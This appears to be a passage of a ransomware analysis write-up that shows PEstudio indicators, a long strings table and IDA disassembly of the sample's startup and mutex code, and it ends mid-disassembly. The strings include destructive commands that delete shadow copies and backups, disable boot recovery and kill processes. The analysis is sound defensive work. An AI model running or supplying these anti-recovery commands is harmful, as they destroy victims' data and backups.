
Now it is time to get into the details of this malware. First we are going to take a look at the file from a static point of view by analysing its strings, API calls, and code. And then to complete our analysis and better understand the inner workings of the malware we are going to study it from a dynamic point of view.

Static analysis

Loading the executable on PEstudio helps us to confirm some of the hypothesis we made during the triage and also shows us some interesting aspect of the sample that we haven't seen so far.




indicator (13)	severity
The file references the Volume Shadow Administration (vssadmin) tool	1
The file contains 211 blacklisted strings	1
The content of the debug blob is invalid	1
The file references the Internet Protocol Helper interface	2
The file references other process(es)	2
The file references the Windows Cryptographic Primitives interface	2
The file references the Windows Cryptographic interface	2
The file queries for files and streams	2
The file is resource-less	3
The file opts for Address Space Layout Randomization (ASLR)	5
The file ignores Structured Exception Handling (SEH)	5
The file has no Version	7
The file does not contain a Certificate	7




pestudio 8.56 - Malware Initial Assessment - www.winitor.com

```
c:\users\rem\desktop\wbfnxl1e.dll
  indicators (3/13)
  virustotal (offline)
  dos-stub (128 bytes)
  file-header (20 bytes)
  optional-header (224 bytes)
  directories (4)
  sections (4)
  libraries (6/12)
  imports (115)
  exports (n/a)
  exceptions (n/a)
  tls-callbacks (n/a)
  resources (n/a)
  strings (211/626)
  debug (invalid)
  manifest (n/a)
  file-version (n/a)
  certificate (n/a)
  overlay (n/a)
```


type	size	location	blacklisted (211)	item (626)
ascii	19	-	x	GetCurrentHwProfile
ascii	12	-	x	RegOpenKeyEx
ascii	15	-	x	RegQueryValueEx
ascii	12	-	x	ShellExecute
ascii	17	-	x	SHEmptyRecycleBin
unicode	6	-	x	SHA256
unicode	12	-	x	-decrypt.hta
unicode	11	-	x	\ntuser.dat
unicode	13	-	x	\bootfont.bin
unicode	9	-	x	\boot.ini
unicode	12	-	x	\desktop.ini
unicode	13	-	x	\bootsect.bak
unicode	11	-	x	\ntuser.ini
unicode	12	-	x	\autorun.inf
unicode	4	-	x	.exe
unicode	4	-	x	.dll
unicode	4	-	x	.sys
unicode	4	-	x	.hta
unicode	4	-	x	.386
unicode	4	-	x	.cmd
unicode	4	-	x	.ani
unicode	4	-	x	.msi
unicode	4	-	x	.msp
unicode	4	-	x	.com
unicode	4	-	x	.nls
unicode	4	-	x	.ocx
unicode	4	-	x	.cpl
unicode	4	-	x	.prf
unicode	4	-	x	.rdp
unicode	4	-	x	.bin
unicode	4	-	x	.hlp
unicode	4	-	x	.shs
unicode	4	-	x	.drv
unicode	4	-	x	.bat
unicode	4	-	x	.msc
unicode	4	-	x	.spl
unicode	4	-	x	.key
unicode	4	-	x	.lnk
unicode	4	-	x	.ico
unicode	4	-	x	.cur
unicode	4	-	x	.ini
unicode	4	-	x	.reg
unicode	7	-	x	cmd /C
unicode	7	-	x	cmd.exe
unicode	39	-	x	vssadmin.exe Delete Shadows /All /Quiet
unicode	29	-	x	C:\Windows\system32\vssvc.exe
unicode	12	-	x	wxServer.exe
unicode	16	-	x	wxServerView.exe
unicode	12	-	x	sqlmangr.exe
unicode	9	-	x	RAgui.exe
unicode	13	-	x	supervise.exe
unicode	11	-	x	Culture.exe
unicode	12	-	x	Defwatch.exe
unicode	11	-	x	winword.exe
unicode	9	-	x	QBW32.exe



unicode	47	-	-	powershell [System.Net.Dns]::GetHostByAddress('
unicode	11	-	-	').hostname
unicode	14	-	-	Exception call
unicode	16	-	-	HashDigestLength



unicode	16	-	-	HashDigestLength
unicode	13	-	-	RSAPUBLICBLOB
unicode	14	-	-	RSAPRIVATEBLOB
unicode	15	-	-	ChainingModeCBC
unicode	12	-	-	ChainingMode
unicode	14	-	-	\$windows.~bt\
unicode	7	-	-	\intel\
unicode	10	-	-	\msocache\
unicode	14	-	-	\$recycle.bin\
unicode	14	-	-	\$windows.~ws\
unicode	13	-	-	\tor browser\
unicode	6	-	-	\boot\
unicode	9	-	-	\windows\
unicode	12	-	-	\windows nt\
unicode	9	-	-	\msbuild\
unicode	11	-	-	\microsoft\
unicode	11	-	-	\all users\
unicode	27	-	-	\system volume information\
unicode	8	-	-	\google\
unicode	13	-	-	\windows.old\
unicode	9	-	-	\mozilla\
unicode	15	-	-	\appdata\local\
unicode	18	-	-	\appdata\locallow\
unicode	17	-	-	\appdata\roaming\
unicode	11	-	-	SystemDrive
unicode	13	-	-	\programdata\
unicode	10	-	-	\perflogs\
unicode	15	-	-	\program files\
unicode	21	-	-	\program files (x86)\
unicode	13	-	-	\iconcache.db
unicode	6	-	-	\ntldr
unicode	10	-	-	\thumbs.db
unicode	8	-	-	\bootmgr
unicode	4	-	-	.adv
unicode	6	-	-	.theme
unicode	10	-	-	.themepack
unicode	14	-	-	.deskthemepack
unicode	8	-	-	.nomedia
unicode	8	-	-	.diagpkg
unicode	8	-	-	.diagcab
unicode	5	-	-	.lock
unicode	4	-	-	.mpa
unicode	4	-	-	.mod
unicode	5	-	-	.icns
unicode	4	-	-	.rtp
unicode	8	-	-	.diagcfg
unicode	9	-	-	.msstyles
unicode	4	-	-	.wpx
unicode	4	-	-	.rom
unicode	4	-	-	.ps1
unicode	4	-	-	.msu
unicode	4	-	-	.ics
unicode	4	-	-	.idx
unicode	16	-	-	publicsessionkey
unicode	9	-	-	extension
unicode	17	-	-	privatesessionkey




unicode	9	-	-	boot.sys:
unicode	12	-	-	epowershell
unicode	35	-	-	/C timeout /T 15 /NOBREAK && del "
unicode	4	-	-	" /F
unicode	4	-	-	open
unicode	20	-	-	itaskkill /F /T /IM
unicode	13	-	-	alldrivesinfo
unicode	41	-	-	wmic.exe SHADOWCOPY DELETE /nointeractive
unicode	32	-	-	wbadmin DELETE SYSTEMSTATEBACKUP
unicode	46	-	-	wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
unicode	45	-	-	bcdedit.exe /set {default} recoveryenabled No
unicode	61	-	-	bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures

So, some quick takeaways from the analysis so far:

1. Samples does not obfuscate strings.
2. It will exclude given directories and files with the extensions shown above to not render the system unusable.
3. As expected, the ransomware will get rid of the Shadow copies of the files to avoid the easy restoring of files.
4. It most likely will attempt to stop processes in a predefined list.

Let’s get our hands dirty and look at the code to discover some more capabilities of this ransomware. For this we are going to load the sample to the free version of IDA.



```
; Attributes: noreturn

public start
start proc near
push    esi
push    edi
call    ds:FreeConsole
call    sub_4047D2
test    eax, eax
jnz     short loc_40331E
```


```
push    offset aKgexamqjyxqwqu ; "KgexAmqjYXQWQuk2Zaoqci0hs9jr77UsuVmF751"
call    sub_4047AD
pop     ecx
test    eax, ea
jz      short lo
```

```
; Attributes: bp-based frame

; int __cdecl sub_4047AD(LPCSTR lpName)
sub_4047AD      proc near               ; CODE XREF: start+16↑p

lpName          = dword ptr  8

                push    ebp
                mov     ebp, esp
                push    [ebp+lpName]    ; lpName
                push    1               ; bInitialOwner
                push    0               ; lpMutexAttributes
                call    ds:CreateMutexA
                push    0               ; dwMilliseconds
                push    eax             ; hHandle
                mov     hObject, eax
                call    ds:WaitForSingleObject
                neg     eax
                sbb     eax, eax
                inc     eax
                pop     ebp
                retn
sub_4047AD      endp
```

```
loc_4032EC:             ; lpString
push    edi
call    sub_4019E2
push    edi             ; lpString
call    sub_404061
mov     esi, eax
push    esi             ; LPCSTR
push    offset aGatedrives ; "gatedrives"
